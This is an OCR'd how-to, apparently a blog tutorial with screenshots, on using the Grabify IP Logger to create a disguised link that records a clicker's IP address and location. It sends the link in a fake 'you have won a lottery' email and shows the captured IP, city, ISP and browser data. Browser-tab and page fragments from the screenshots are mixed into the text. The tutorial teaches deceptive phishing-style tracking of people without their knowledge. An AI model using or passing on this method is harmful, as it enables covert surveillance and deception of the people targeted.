


- **Facebook** - Like our Facebook page for updates and changes! https://www.facebook.com/GrabifyLogger/
- **New Features!** - We have just added a bunch of new features including battery level, device orientation and more! Try them out with the "Smart Logger" option.

www.google.com

Do you like cookies? We use cookies to ensure you get the best experience on our website. Learn more

2.After that an dummy link will be generated which you can send to anyone to track their location and IP Address.A page Like this will be displayed below.


send fake email with link - Go
FIND YOUR LOVED ONES! - k
Grabify IP Logger - Tracking
You have won a lottery of 200
Grabify IP Logger
https://grabify.link/track/ZV2DRF
Apps
How to Install macO
GRABIFY IP LOGGER
TOOLS
LOGIN
REGISTER
Type here to search
7:54 AM
1/8/2019

LINK INFORMATION:


Select Domain Name: Click here
(All custom links will stay active)


Original URL	http://www.google.com
New URL Copy	https://grabify.link/BWK85K Change domain/Make a custom link
Other Links	View Other link Shorteners
Tracking Code	ZV2DRF
Access Link	https://grabify.link/ZV2DRF
Smart Logger NEW!	
Note	Please login or register to create a note.

Do you like cookies? We use cookies to ensure you get the best experience on our website. Learn more

Staff are Offline

(3)Copy and paste the link in your email which you will be sending to the user.foreg:
And when the user will click that link another webpage will be opened(the url which you have specified)and you can track the location and IP Address of the user






You have won a lottery of 2000 rs


Karthik Konar
to me
7:39 AM (18 minutes ago)

Respected Sir,
You have won a lottey of 2000 rs . please click on the link to claim your price.https://grabify.link/BWK65K

(4)When the user clicks on that link www.google.com will be opened because we had given that as our referring url



(5)After The User Has clicked on the link you will be able to track their location and IP Address .


send fake email with link - Go
FIND YOUR LOVED ONES! - ko
Grabify IP Logger - Tracking
You have won a lottery of 200
Grabify IP Logger
https://grabify.link/track/ZV2DRF
Apps
How to install macO
GRABIFY IP LOGGER
TOOLS
LOGIN
REGISTER

RESULTS: 2

Note: If you have posted your link on Facebook, Twitter, or in a URL shortener, you may see results from various "bots" (BitlyBot, FacebookBot, etc.)

Hide Bots

Date/Time	IP Address	Country	User Agent	Referring URL	Host Name	ISP
2019-01-08 15:07:37	27.123.217.146	India, Mumbai	Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/71.0.3578.98 Safari/537.36	no referrer	27.123.217.146.homesystemsnet.com	Home Systems Pvt.ltd
2019-01-08 15:08:24	27.123.217.146	India, Mumbai	Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/71.0.3578.98 Safari/537.36	no referrer	27.123.217.146.homesystemsnet.com	Home Systems Pvt.ltd